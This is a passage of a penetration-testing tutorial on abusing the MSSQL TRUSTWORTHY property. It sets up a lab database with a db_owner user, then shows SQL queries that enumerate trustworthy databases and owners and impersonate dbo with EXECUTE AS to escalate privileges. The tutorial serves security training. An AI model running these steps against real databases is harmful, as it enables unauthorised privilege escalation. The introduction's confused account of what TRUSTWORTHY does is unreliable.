iGNITE Technologies

MSSQL for Pentester

Abusing Trustworthy

WWW.HACKINGARTICLES.IN

Contents


Introduction to Trustworthy

Trustworthy database property helps to determine that whether the SQL server relies on a database or not. When working with CRL, there will be many instances where special commands or procedures deem it vital to have particular privileges. It requires such a license so that it can protect the Database from malicious scenarios. Many properties can be used in windows servers and SQL servers to determine if the Database is trusted. The properties must be set accordingly to allow the SQL server to function. One method for doing this is by adding the trust command on both servers.


A drawback of a Trustworthy Property would be that it might take up resources like memory, which could cause performance issues in specific scenarios. For this reason, it's best not to rely on these types of properties too heavily when developing applications or data models. However, they are helpful when using other techniques like event subscriptions or agent-based systems under a testing environment where resource consumption doesn't matter much and performance isn't essential either.

Lab Setup


To perform the practice and for it to be successful, we will first set up our MSSQL server lab and for that, let us create a new database by right-clicking on the Database and selecting the New Database option as shown in the image below:




A dialogue box will open, give a name for your Database and then click on the **OK** button as shown in the image below:




Now that the Database is created, we will create a user. To create a user, right-click on **Logins** and choose the **New Login** option as shown in the image below:




A dialog box will open, give a name for your Database and then click on the **OK** button as shown in the image below:



Now in the Server Roles, you can check that the user is only part of the public. After reviewing, click on the OK button as shown in the image below:




Now, go to **User Mapping,** and there select **ignite** Database for your user. In the role membership panel, choose the **db_owner** option, then click on the **OK** button as shown in the image below:




Now, we will check to see if the trustworthy property is on for our Database or not. And for this, we will use the following query:

```
select name,is_trustworthy_on from sys.databases
```




As you can see that the Database we created does not have the trustworthy property activated for it. So now, to activate the trustworthy property, use the following query:

```
ALTER DATABASE [ignite] SET TRUSTWORTHY ON
```



To confirm the trustworthy status of the Database, we will use the following query again:

```
select name,is_trustworthy_on from sys.databases
```



As you can see in the image above, the value for trustworthy is 1, which means it is activated. With this, our lab setup is completed.


Abusing Trustworthy

Manual

Now that we have successfully set up our lab, we will log in from the raj user we created earlier. Through this user, we will check whether ignite trustworthy property is activated for it or not. And for this, we will use the following query:


```
SELECT name as database_name , SUSER_NAME(owner_sid) AS database_owner , is_trustworthy_on
AS TRUSTWORTHY from sys.databases;
```

The result of the above query shows that trustworthy is on. Now we will go to our Database and open the query tab by right-clicking on the Database and selecting the **New Query** option as shown in the image below:




Our query tab will open. Here, we will use the following query to check which users are db_owners:

```
SELECT DP1.name AS DatabaseRoleName,
isnull (DP2.name, 'No members') AS DatabaseUserName
FROM sys.database_role_members AS DRM
RIGHT OUTER JOIN sys.database_principals AS DP1
ON DRM.role_principal_id = DP1.principal_id
LEFT OUTER JOIN sys.database_principals AS DP2
ON DRM.member_principal_id = DP2.principal_id
WHERE DP1.type = 'R'
ORDER BY DP1.name;
```




As a result of the above query, you can see that raj and dbo are both the ignite Database's database owners. So now, we will mimic dbo user through raj user. Once the raj user successfully masquerades dbo, then it can further gain privileges for itself. And to do this, use the following query:

```
EXECUTE AS USER = 'dbo';
SELECT system_user;
```

